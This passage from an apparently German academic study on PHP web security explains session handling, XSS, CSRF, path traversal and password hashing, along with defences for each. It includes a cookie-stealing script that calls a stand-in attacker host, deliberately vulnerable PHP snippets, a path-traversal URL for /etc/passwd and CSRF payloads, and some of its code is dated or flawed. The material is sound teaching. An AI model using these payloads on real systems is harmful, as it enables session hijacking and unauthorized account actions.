Bei der Authentifizierung eines Benutzers ist es empfehlenswert die Session-ID durch die Funktion `session_regenerate_id()` neu zu generieren. Eine vom Angreifer erzeugte Session-ID ist damit nutzlos, da nach der Anmeldung des eigentlichen Opfers eine neue Session mit neuer ID aktiv ist, die dem Angreifer nicht bekannt ist. [19]

7.0.6 Abmeldung

Meldet sich ein Benutzer von einer Webseite ab, kann die Session durch die Funktion `session_destroy()` zerstört werden.
Weiterhin ist die Session bei Überschreitung einer gegebenen Zeit (Englisch: TIMEOUT) zu zerstören. Dabei wird zwischen Zeitüberschreitung bei Untätigkeit und absoluter Zeitüberschreitung differenziert. Durch die Zerstörung der Sitzung bei Untätigkeit ist es für einen Angreifer schwieriger eine gültige Sitzung zu ermitteln. Die Zerstörung einer Sitzung nach Ablauf einer absoluten Zeit erhöht den Zeitdruck auf den Angreifer um eine Sitzung innerhalb dieses Zeitraums zu übernehmen. [46]

[1] Siehe https://www.owasp.org/index.php/Session_Management_Cheat_Sheet.

7.0.7 Cookie-Attribut HTTP-Only

Einem Session-Cookie kann das Attribut HTTP-Only[2] übergeben werden, dadurch lässt sich das Cookie im Browser nur noch über HTTP modifizieren und auslesen, für Skriptsprachen wie JavaScript ist dies nicht mehr erlaubt [20]. In PHP kann das Attribut beim Erstellen eines Cookies als Parameter übergeben werden. Es kann in der Konfigurationsdatei *php.ini* durch die Direktive `session.cookie_httponly=On` gesetzt werden.
Moderne Browser unterstützen diesen Sicherheitsmechanismus.[3] Im Folgenden Kapitel werden weitere Sicherheitsmechanismen eines Browsers vorgestellt.

[2] Das HTTP-Only-Attribut wird in RFC 6265 [49] beschrieben.
[3] Eine Liste der unterstützenden Browser ist der HttpOnly-Übersicht [41] zu entnehmen.

Kapitel 8

Browser Sicherheit

Browser implementieren ein Sicherheitsmodell mittels Rechtekontext (Englisch: Same-Origin-Policy), wodurch JavaScript von einer Seite A keinen Zugriff auf im Browser gehaltene Elemente (wie den DOM[1] Baum oder Cookie Informationen) von einer Seite B erhält [70, S. 465]. Der Rechtekontext setzt sich dabei durch das Protokoll, der Domain, und dem Port zusammen [73, S. 231].
Missbrauch von Cookies stellt Gaur [66] unter http://www.linuxjournal.com/article/3855 vor und wird hier nicht weiter behandelt. Cross-Site Scripting (XSS) und Cross-Site Request Forgery (CSRF) werden eingesetzt um den Schutz des Rechtekontext zu umgehen.

8.1 Cross-Site Scripting (XSS)

Im Unterschied zur SQL Injection ist das Ziel des Angreifers die Ausführung von schadhaftem Code auf dem Browser des Klienten und nicht auf dem Server [64, S. 840]. Öffnet ein Benutzer im Browser eine Seite A, so ist es diesem nicht gestattet auf Informationen einer Seite B zuzugreifen. Wohl aber ist es Seite A gestattet JavaScript von Seite B zu laden, welches im Rechtekontext von Seite A ausgeführt wird [73, S. 232]. Wird eine Seite A so verändert, dass sie weitere JavaScript-Dateien von Seite B nach lädt, so handelt es sich um XSS [70, S. 467].

8.1.1 Angriffsziele im Allgemeinen

Das Angriffsziel ist der Diebstahl von Authentifizierungsdaten [76]. Insbesondere administrative Benutzer sind Ziele solcher Angriffe [78, S. 12].

8.1.2 Typen

Es wird zwischen *reflektierendem XSS*, *gespeichertem XSS* und *DOM basiertem XSS* unterschieden. Während bei gespeichertem XSS der Schadcode permanent auf dem Server gespeichert wird, wird er bei temporärem XSS dem Webserver als Eingabe, z.B. in einer URL, übergeben [36]. DOM basiertes XSS nutzt Sicherheitslücken im Browser aus, dabei ist es nach Heiderich [69, S. 6] schwer zu erkennen und abzuwehren.[2] Klassischerweise ist mit einem XSS-Angriff das Nachladen von Schadcode von einer externen Webseite gemeint, aufgrund der thematischen Bindung fällt das direkte Einschleusen von Schadcode jedoch ebenfalls in die Kategorie XSS-Angriff [36].

Reflektierendes XSS

Beschreibung: Bei reflektierendem XSS (Englisch: Reflected XSS) wird das Skript des Angreifers von der Webseite reflektiert, aber nicht gespeichert. Haupt-Angriffsschnittstellen sind GET-Parameter

[1] DOM steht für Document Object Model.
[2] DOM basiertes XSS wird deshalb in dieser Arbeit nicht behandelt.

und Cookies [69, S. 10]. Ein verwundbares Skript auf Serverseite reflektiert den Inhalt der URL ohne ein Konzept zur Eingabebehandlung, wie bspw.:

```
1 $url = $_GET['load'];
2 echo "<script src=$url />";
```

Listing 8.1: XSS verwundbarer Programmausschnitt

Beispiel: Bei einem Mailangriff, wie in Abbildung 8.1 gezeigt, sendet der Angreifer dem Opfer einen modifizierten Link wie *http://zielwebseite.com/?load=http://angreiferwebseite.com/cookie.js* (2).



Abbildung 8.1: Reflektierendes XSS

Klickt das Opfer auf diesen Link (3) im Vertrauen auf die Legitimität der Webseite *zielwebseite.com*, wird ein Skript im Browser ausgeführt (3.1), welches das in den Link injizierte Javascript des Angreifers lädt (3.3) und ausführt (3.4). In diesem JavaScript kann willkürlicher Code stehen, bspw. die Anweisung alle im Browser für *zielwebseite.com* gespeicherten Cookies an die Seite *angreiferwebseite.com* zu senden (3.5). Sofern das HTTP-Only-Attribut nicht gesetzt ist und der Server Sessions verwendet, kann eine Übernahme einer Session erfolgen [28]. Ein Beispiel für die Auslesung von Cookies durch JavaScript ist in Listing 8.2 gegeben. [70, S. 466ff.]
Es können auch die im Unterabschnitt 2.3 gezeigten Verschleierungstechniken eingesetzt werden um die Wahrscheinlichkeit der Erkennung des bösartigen Links durch das Opfer zu verringern.

```
1 <script>
2         document.write(
3                 '<img height=0 width=0
4                         src="http://angreiferwebseite.com/cookie_protokoll?
                              cookie=' +
5                         encodeURI(document.cookie) + '"/>'
6         )
7 </script>
```

Listing 8.2: JavaScript zum Auslesen aller im Browser gespeicherten Cookies einer Webseite

Quelle: in Anlehnung an Hope u. Walther [72, S. 238].

Gespeicherte XSS-Angriffe

Beschreibung: Bei gespeichertem XSS (Englisch: Stored XSS) schleust ein Angreifer JavaScript Schadcode in den Datenspeicher einer Anwendung ein. Wird der Inhalt aus dem Datenspeicher ohne

Bereinigung ausgegeben, kann beliebiger JavaScript-Code in den Browser des Besuchers der Webseite einschleust werden [36]. Während bei temporären Angriffen ein achtsamer Benutzer den Angriff bereits abwehren kann, ist dies bei persistentem XSS nicht möglich [80, S. 91]. Haupt-Angriffsschnittstellen sind Post-Parameter und Dateien [69, S. 10].

Beispiel: In der Abbildung 8.2 wird dargestellt, wie der Angreifer mittels POST-Anfrage den Inhalt aus dem Skript in Listing 8.2 injiziert. Der Ablauf ist dabei wie folgt:

1) Der Angreifer sendet eine Anfrage mit Schadcode an die Zielwebseite.

1.1) Auf der Zielwebseite erfolgt eine Speicherung vom Schadcode in der Server-Datenbank.

2) Der Benutzer fragt die Zielwebseite an.

2.1) Der Webserver stellt eine Ladeanfrage an die Datenbank.

2.2) Der Webserver erhält einen Datensatz mit Schadcode.

2.3) Der Webserver antwortet mit HTML inkl. dem gefährlichen Skript.

3) Der Browser parst das HTML-Dokument und führt den Schadcode aus.

4) Der Browser sendet Informationen an den Server des Angreifers.

5) Der Angreifer ruft die Informationen ab.



Abbildung 8.2: Ablauf bei einem gespeicherten XSS-Angriff

8.2 Cross-Site Scripting abwehren

Eine Webanwendung kann vor Cross-Site Scripting in erster Linie durch ein Konzept zur Eingabebehandlung geschützt werden.

8.2.1 Konzept zur Eingabebehandlung

Mit einem wie in Abschnitt 2.5 vorgestellten Konzept zur Eingabebehandlung können gefährliche Eingaben durch Positivlisten bereits bei der Eingabe abgewehrt oder bei der Ausgabe bereinigt werden. Für die Ausgabebereinigung kann die Funktion `htmlspecialchars()` genutzt werden, welche die HTML-Metazeichen in den entsprechenden ungefährlichen HTML-Code konvertiert [11].

8.2.2 HTTP-Kopfzeilen

Das in modernen Browsern implementierte Konzept Content Security Policy (CSP), kann u.a. JavaScript im Quellcode der Seite (Englisch: Inline) verbieten. Weiterhin kann durch dieses eine Eingrenzung der Domains, von denen JavaScript bezogen werden darf, vorgenommen werden. Im Beispiel in Listing 8.3 wird die eigene Domain für jeden Typ zugelassen, Bilder dürfen ebenfalls von jeder Quelle bezogen werden, Flash und andere Erweiterungen dürfen von *media.example.com* bezogen werden und JavaScript darf nur von *js.example.com* bezogen werden [40].[3]

```
1 header("X-Content-Security-Policy: allow 'self'; img-src *; object-src media.
      example.com; script-src js.example.com");
```

Listing 8.3: HTTP Header X-Content-Security-Policy.

Quelle: HTML5 Security Cheat Sheet[40].

8.2.3 Cookie-Attribut HTTP-Only

Hier greift ebenfalls die Empfehlung der Verwendung von dem HTTP-Only-Attribut aus Abschnitt 7.0.7 um die Übernahme einer Session durch XSS zu unterbinden.

8.2.4 POST statt GET

Die HTTP-Spezifikation beschreibt in RFC 2616, dass eine GET Methode frei von Nebeneffekten sein sollte [62]. In der Realität ist dies jedoch nicht immer der Fall. Auch wenn dieses Prinzip nicht vor XSS und CSRF-Angriffen schützt, so erschwert es den Aufwand für einen Angreifer, da eingebettete Links (bspw. in einem *img*-Tag [79, S. 15]) dadurch keine Änderungen mehr am System vornehmen können [50, S. 3].

8.2.5 JavaScript blockieren auf Benutzerseite

Auf Benutzerseite können JavaScript-Blockierer mit Firefox-Erweiterungen wie NoScript[4] eingesetzt werden. Dieser alarmiert den Benutzer zusätzlich, wenn JavaScript für eine Webseite erlaubt wurde und eine URL mit JavaScript, wie z.B. *http://www.beispiel.de/?mail=<script>alert('XSS')</script>*, im Browser eingegeben wird.

8.3 Cross-Site Request Forgery (CSRF)

CSRF ist auch bekannt als Session Riding oder XSRF. Sobald sich ein Opfer auf der Zielwebseite des Angreifers authentifiziert hat und anschließend eine vom Angreifer präparierte Webseite besucht, kann ein Angreifer den Browser des Opfers verwenden, um Aktionen auf der Zielwebseite durchzuführen [70, S. 505]. Da die Authentifizierung bereits durch das Opfer vorgenommen wurde, ist eine erneute Authentifizierung durch den Angreifer nicht notwendig. Dabei ist zu beachten, dass im Gegensatz zu XSS ein Angreifer hier nicht in der Lage ist, Daten zu extrahieren und an sich selbst zu senden [53, S. 4]. Dagegen ist der Vorteil für den Angreifer, dass er so keine eigene Webseite bereitstellen sondern nur prüfen muss, ob die

[3] Weiterführend ist der Artikel *Bodyguard für Webseiten* von Brummermann [55] eine ausführliche Quelle für die sichere Benutzung der HTTP-Kopfzeilen.

[4] NoScript ist zu beziehen unter https://addons.mozilla.org/de/firefox/addon/noscript/.

gewünschte Aktion auf der Zielwebseite durchgeführt wurde [53, S. 3].

8.3.1 Angriffsziele im Allgemeinen

Angriffsziele sind alle Aktionen, die ein Benutzer auf der Zielwebseite durchführen kann. Haupt-Angriffsziel ist die Umgehung von Authentifizierungsmechanismen [53, S. 4]. Dabei können auch Firewalls umgangen werden. Sofern ein Opfer in seinem Browser interne und externe Webseiten öffnet, kann ein Angreifer durch auf der externen Webseite platzierten Schadcode, willkürliche Aktionen auf der internen Webseite ausführen [70, S. 508].

8.3.2 Typen

CSRF-Angriffe können über HTML/VBScript/JavaScript/ActionScript/JScript und andere Markup-Sprachen ausgeführt werden, in HTML sind bspw. die *img*-, *script*- und *iframe*-Tags beliebt [48].

Eingebettete Links

Beschreibung: CSRF-Angriffe können auf verschiedene Weise erfolgen, bspw. können Angreifer einen Link wie *http://angreiferWebseite.com/banktransfer?konto=10020&betrag=100* erstellen. Dieser Link kann in ein *img*-Tag wie folgt eingebettet werden:

```
1 <img src="http://zielwebseite.com/banktransfer.php?konto=10020&betrag=100"
      width="0" height="0" />
```

Listing 8.4: CSRF-Angriff mit eingebettetem Bild

Quelle: in Anlehnung an Blatz [53, S. 4].

Beispiel: In Foren wird oft der BB-Code verwendet, welcher zur Transformation von HTML-Tags genutzt wird. Beispielsweise kann im Forum ein Beitragstext mittels der Formatierung `[b]text[/b]` fett geschrieben werden, welche von der Anwendung zu `<b>text<b>` transformiert und entsprechend angezeigt wird. Oft wird auch der Bild-Tag erlaubt, wodurch

`[img]http://zielwebseite.com/banktransfer?konto=10020&betrag=100[/img]`

durch

`<img src="http://zielwebseite.com/banktransfer?konto=10020&betrag=100" />`

ersetzt wird. Öffnet ein Opfer im Browser die Seite mit dem gefährlichen Bild, so wird eine GET-Anfrage an die im *src*-Attribut hinterlegte URL gestellt. [70, S. 508]

Selbst abschickende Formulare

Beschreibung: Formulare können sich über das *onload*-JavaScript-Attribut im *body*-Tag einer Webseite selbst beim Laden der Webseite abschicken, ohne dass der Benutzer eine Aktion initiieren muss. Ein Beispiel für den Ablauf bei Einbindung eines solchen Attributs ist in Abbildung 8.3 gegeben.



Abbildung 8.3: CSRF-Angriff mit selbst abschickendem Formular
Quelle: in Anlehnung an Blatz [53, S. 3].

Beispiel: Ein selbst abschickendes Formular, zu finden unter der URL *http://angreiferwebseite.com/form.html,* könnte wie in Skript in Listing 8.5 gezeigt, den Benutzer *angreifer* mit dem Passwort *geheim* auf der Zielwebseite erstellen. Auf der Zielwebseite, bspw. *http://zielwebseite.com/index.php,* injiziert der Angreifer den HTML-Code aus Listing 8.6. Wird *zielwebseite.com* vom Benutzer aufgerufen, so wird die Seite *http://angreiferwebseite.com/form.html* im Hintergrund geladen. Das Formular des Angreifers wird durch den Browser automatisch abgesendet. Dieses Beispiel zeigt, dass XSS Schwachstellen auch für CSRF-Angriffe genutzt werden können.

```
1 <html>
2         <body onload="document.frames[0].submit()">
3                 <form action="http://zielwebseite.com/benutzerkonto?action=
                      hinzufuegen" method="POST">
4                       <input name="name" value="angreifer" />
5                       <input name="passwort" value="geheim" />
6                 </form>
7         </body>
8 </html>
```

Listing 8.5: Selbst abschickendes Formular

Quelle: in Anlehnung an Blatz [53, S. 3].

```
1 <iframe width="0" height="0" style="visibilty: hidden;" src="http://
    angreiferwebseite.com/form.html" />
```

Listing 8.6: Aufruf des selbst abschickenden Formulars

Quelle: Blatz [53, S. 3].

8.4 Cross-Site Request Forgery abwehren

8.4.1 Bestätigungsmeldungen

Bei Webseiten-Funktionen mit großem Ausmaß, wie bspw. das Anlegen eines Benutzers, sollte zusätzlich eine Bestätigung des Benutzers durch erneute Authentifizierung eingeholt werden. Somit könnte beim Anlegen eines neuen Benutzers in einem zweiten Schritt eine Übersicht über die eingegebene Daten angezeigt werden und erfragt werden, ob die Daten so in das System überführt werden sollen, was durch die Eingabe der Anmeldedaten geschieht. [79, S. 14]
Eine weitere Möglichkeit ist die Einbindung von einem CAPTCHA[5], bei welchem der Benutzer eine Zeichensequenz von einem Bild erneut eingeben muss oder eine Rechenoperation durchführt. [4]

8.4.2 POST statt GET

Hier greift ebenfalls die Empfehlung POST statt GET aus Abschnitt 8.2.4 [79, S. 15].

8.4.3 Session-Tokens

Die Vergabe von Session-Tokens kann mit Online-Banking verglichen werden. Für jede Transaktion wird eine einmalige TAN verwendet [79, S. 12]. Bei Session-Tokens verhält es sich in gleichem Maße. Für jede sensible Aktion wird eine einmal gültige ID vergeben, oft wird diese aus dem Hash des Benutzernamens und einer Zufallszahl erstellt [29].
Die Erstellung eines Session-Tokens wird im Skript in Listing 8.7 gezeigt, dieses könnte bei einer Banküberweisung verwendet werden. Das gezeigte Formular entspricht dabei der Empfehlung *POST statt GET*.

8.4.4 Verschiedene Browser verwenden

Die Verwendung von unterschiedlichen Browsern eines Benutzers kann CSRF-Angriffe verhindern, da aus einem Browser heraus nicht auf die Inhalte eines anderen zugegriffen werden darf [53, S. 3].

8.4.5 Ausloggen sobald möglich

Ein Benutzer sich so schnell wie möglich von einer Webseite abmelden, da die Session hier zerstört wird und keine Aktionen ohne erneute Authentifizierung durchgeführt werden können [53, S. 3].

[5] Automatischer Test zur Unterscheidung von Computern und Menschen (Englisch: **Completely Automated Public Turing test to tell Computers and Humans Apart**).

```
<?
session_start();
function isValidToken() {
        if(!isset($_POST['token']) || empty($_POST['token'])) return false;
        return $_SESSION['token'] === $_POST['token'];
}
if(array_key_exists("konto", $_POST) && isValidToken()) {
 // Geschäftslogik
}else {
        $_SESSION['token'] = sha1(uniqid(rand(), true));
?>
        <form method="POST">
                <input name="konto" type="text" /><input name="betrag" type="
                    text" />
                <input name="token" value="<? echo $_SESSION['token']; ?>"
                    type="hidden" />
                <input name="submit" value="Absenden" type="submit" />
        </form>
<?
}
```

Listing 8.7: CSRF Token

Quelle: in Anlehnung an Shiflett [81, S. 31].

Kapitel 9

Unsichere direkte Objektreferenzen

Eine direkte Referenz tritt auf, wenn ein Entwickler eine direkte Beziehung von einem internen Objekt wie einer Datei, einem Ordner, einem Datenbankeintrag zu einem Schlüssel aus einem URL- oder Formularparameter erstellt.

9.1 Typen

9.1.1 Ordner-Traversierung

Angriffsziele: Ausführung von fernen Kommandos [7], Ermittlung der Verzeichnisstruktur [7], Umgehung von Authentifizierungsmechanismen [7].

Beschreibung: Ein Angreifer versucht aus einem eingeschränktem Dateisystempfad auszubrechen. Dabei bedient er sich der Vaterordner-Sequenz .. und dem Ordnerseparator /. Es kann zwischen relativer und absoluter Ordner-Traversierung unterschieden werden. Bei erster versucht ein Angreifer mittels .. aus dem vorgegebenem Ordner auszubrechen [6]. Bei der absoluten Ordner-Traversierung versucht ein Angreifer durch Angabe des direkten Pfads, bspw. */etc/passwd*, auf eine Ressource zuzugreifen [7].

Beispiel: In einem Formular kann die Sprache als Parameter übergeben werden, dabei wird die Spracherweiterung in Form einer PHP-Datei wie in Listing 9.1 ungeprüft eingebunden.

```
1 require_once ($_REQUEST['language']);
```

Listing 9.1: Ordner-Traversierungsschwachstelle

Durch die URL *http://localhost/script.php?language=../../../../etc/passwd* wird die Datei */etc/passwd* eingebunden und ausgegeben.

9.1.2 Authentifizierungsumgehung durch direkte Referenzen

Angriffsziele: Umgehung von Authentifizierungsmechanismen [7].

Beschreibung: Bei der Umgehung der Autorisierung wird ein nicht abgesichertes Schlüssel-Wert-Paar verwendet.

Beispiel: In einem System sind Benutzerprofile mit einer ID versehen. Zur Änderung des eigenen Profils könnte eine Webanwendung den Benutzer 1 auf die URL *http://beispiel.com/?profileId*=1&edit=1 leiten. Wenn die Möglichkeit besteht den Wert des Parameters *profileId* in der URL durch eine beliebige Zahl zu

ersetzen und somit das Profil eines anderen Benutzers zu modifizieren, handelt es sich um eine unsichere direkte Referenz. Dieser Angriff fällt auch unter OWASP Top Ten Liste 2013 A2. [30]

Kapitel 10

Verhinderung unsicherer direkter Referenzen

Zur Verhinderung von unsichereren direkten Referenzen können die im Folgenden vorgestellten Strategien verwendet werden. Auf eine Zugriffskontrolle, welche eben

10.1 Nutzung eines Konzepts zur Eingabebehandlung

Das in Unterabschnitt 2.6 vorgestellte Beispiel für eine Eingabebehandlung kann unsichere direkte Referenzen verhindern.

10.2 Begrenzung der Ressourceneinbindung

Die Einbindung von PHP-Quellcode aus externen HTTP-Quellen u.a. durch die Funktion `include()` kann durch die *php.ini*-Direktive *allow_url_fopen=Off* verhindert werden.[43]
Einen restriktiveren Ansatz bietet die php.ini-Direktive *open_basedir "/tmp:/var/www/project"*, welche den Zugriff für Dateien auf das entsprechende Projektverzeichnis inklusive Unterordner limitiert. Externe Ressourcen können somit nicht durch PHP geladen werden. Da hochgeladene neue Dateien zunächst in dem Ordner */tmp* gespeichert und anschließend durch die Anwendung verschoben werden, sollte ebenfalls Zugriff auf den Ordner */tmp* gewährt werden. [3]

10.3 Zugriffskontrolle

Eine Zugriffskontrolle, welche die Berechtigung bei einer Modifizierung eines Datensatzes prüft, kann eine Authentifizierungsumgehung verhindern.

Kapitel 11

Kryptografisch unsichere Speicherung

Diese Art von Schwachstelle fällt unter OWASP Top Ten 2013 A6. Benutzerpasswörter sind sensible Informationen, die nicht in die Hände von Angreifern gelangen sollten. Bei einer Kompromittierung einer Anwendung sind Benutzerpasswörter ein häufiges Angriffsziel.
Bei der ersten Eingabe des beliebig langen Benutzerpassworts wird das Passwort in eine Hash-Funktion übergeben, der resultierende Wert hat eine feste Länge und wird gespeichert. Möchte der Benutzer sich an einem System authentifizieren, gibt er seinen Benutzername sowie sein Passwort ein, die Anwendung erstellt den Hashwert zum Passwort und gleicht diesen mit dem gespeicherten Wert ab. Das System gewährt bei gültiger Kombination Zugriff.
Gute Hashfunktionen sind kollisionsfrei und erlauben keinen Rückschluss von dem Hashwert auf die ursprüngliche Eingabe. Weiterhin sind sie möglichst langsam in der Berechnung des Hashwerts. [71, S. 499]

11.1 Typen

Es wird hier vorausgesetzt, dass ein Angreifer bereits einen Hashwert gestohlen hat.

11.1.1 Brute Force

Angriffsziele: Diebstahl von Authentifizierungsdaten.

Beschreibung: Ein Angreifer probiert jede mögliche Kombination von Zeichen aus und erstellt den Hashwert dazu. Ist der erstellte Hashwert gleich dem gestohlenen Hashwert, hat der Angreifer erfolgreich das Passwort ermittelt.

11.1.2 Wörterbücher

Angriffsziele: Diebstahl von Authentifizierungsdaten.

Beschreibung: Bei vorher erstellten Wörterbüchern wird für Einträge eines Wörterbuchs ein Hashwert gebildet und gespeichert. Ein Angreifer kann nun jeden gestohlen Hashwert mit dem der vorher erstellten Rainbowtable abgleichen. Bei einer Übereinstimmung kann das Passwort aus der Tabelle entnommen werden. Für den Algorithmus MD5 existieren im Internet zahlreiche herunterladbare Tabellen sowie Suchmasken zur Eingabe eines Hashwerts.

11.1.3 Rainbow Tables

Angriffsziele: Diebstahl von Authentifizierungsdaten.

Beschreibung: Bei der Speicherung von Wörterbüchern kann ja nach erlaubten Zeichen und Länge bis zu mehreren Terabyte Daten anfallen. Um das Datenvolumen zu reduzieren können Rainbow Tables (Deutsch: Regenbogentabellen) genutzt werden. Hier handelt es sich um ein vorberechnetes Nachschlagewert für Hashes.

Kapitel 12

Kryptografisch sichere Speicherung

Passwörter sollten nicht im Klartext, sondern als Hashwert gespeichert werden, dabei empfiehlt es sich die folgenden Techniken einzusetzen.

12.1 Verwendung eines Salts

Um Wörterbücher zu verhindern, kann jedem Datensatz eine zufällige Zeichenfolge hinzugefügt werden, welche als Salt (Deutsch: Salz) bezeichnet wird. Ein Beispiel für die sichere Erstellung eines Hashwerts ist in Listing 12.1 Zeile 1 und 2 gegeben.[1] Das Salt wird bspw. bei einem Linuxsystem in der Funktion `password_hash()` durch Zugriff auf */dev/urandom*[2] erstellt. Der Rückgabewert der Funktion ist eine Zeichenkette und beinhaltet u.a. den Hashwert, das Salt und den genutzten Algorithmus. [44] In Zeile 4 wird das Passwort verifiziert.

```
1 $password = "foo"; $options = [     'cost' => 12, ]; $inputHash =
    password_hash($_GET['password'], CRYPT_SHA256, $options); storeHash($user
    , $inputHash); // Speichere Hash $hash = getHash($user); // Hole Hash aus
     der Datenbank $isPasswordVerified = password_verify($_GET['password'],
    $hash); // Prüfe eingegebenes Passwort gegen gespeichertes Passwort if(!
    $isPasswordVerified) {      throw new PasswordVerificationException("");
    } else {   // Password korrekt }
```

Listing 12.1: Sichere Speicherung und Verifizierung eines Passworts

Quelle: in Anlehnung an Ferrara [61].

12.2 Verwendung von starken Hash-Algorithmen

Das BSI empfiehlt in der technischen Richtlinie zu kryptographischen Verfahren den Einsatz von kryptographisch starken Algorithmen. Als kryptographisch stark gilt hier der Algorithmus SHA-2 mit einer Länge von mindestens 224 Bit und ab dem Jahr 2015 von mindestens 256 Bit. [42, S. 36]
In Abbildung 12.1 Zeile 2 wird gezeigt, wie die Funktion `password_hash()` mit dem Algorithmus SHA-256 genutzt werden kann. Ist kein Algorithmus als Parameter definiert, nutzt PHP 5.5 den bcrypt-Algorithmus. Wenn von einer täglichen Betriebssystempflege ausgegangen wird und eine Abweichung von der BSI-Richtline möglich ist, ist es empfehlenswert den Algorithmus nicht zu definieren. Dies liegt darin begründet, dass in zukünftigen PHP-Versionen stärkere Algorithmen als Standard zu erwarten sind und somit einer

[1] Dafür muss das GIT-Projekt https://github.com/ircmaxell/password_compat eingebunden werden, ab PHP-Version 5.5 ist dies im Kern enthalten.
[2] Im Quellcode von PHP 5.5.5 wird in der Datei *ext/standard/password.c* Zeile 138 auf */dev/urandom* zugegriffen.

Veralterung des genutzten Algorithmus entgegen gewirkt werden kann.[3]

[3]Bei Linux-basierten Systemen werden durch den Paketmanager automatisch bei Systemaktualisierungen neue PHP-Versionen installiert.

Stichwortverzeichnis

HTTP	Hypertext Transfer Protocol – Wikipedia
LAMP	Linux-Apache-MySql-PHP
OWASP	Open Web Application Security Project
PDT	PHP Development Tools
RFC	Requests for Comments
Session-ID	Session-Identifizierung
SQLIA	SQL Injection-Angriff
StGB	Strafgesetzbuch
URL	Uniform Resource Locator
XSS	Cross-Site-Scripting

Literaturverzeichnis

[1] http://technet.microsoft.com/de-de/library/ff848752%28v=sql.105%29.aspx

[2] *Anmerkungen zum Risikobegriff*. https://www.owasp.org/index.php/Germany/Projekte/Top_10_fuer_Entwickler-2013/Anmerkungen_zum_Risikobegriff, Abruf: 2013.09.26

[3] *Beschreibung der php.ini-Direktiven des Sprachkerns*. http://php.net/manual/de/ini.core.php, Abruf: 2013.11.24

[4] *Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet*. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet, Abruf: 2013.09.26

[5] *CWE-182: Collapse of Data into Unsafe Value*. http://cwe.mitre.org/data/definitions/182.html, Abruf: 2013.10.03

[6] *CWE-23: Relative Path Traversal*. http://cwe.mitre.org/data/definitions/23.html, Abruf: 2013.10.03

[7] *CWE-36: Absolute Path Traversal*. http://cwe.mitre.org/data/definitions/36.html, Abruf: 2013.10.03

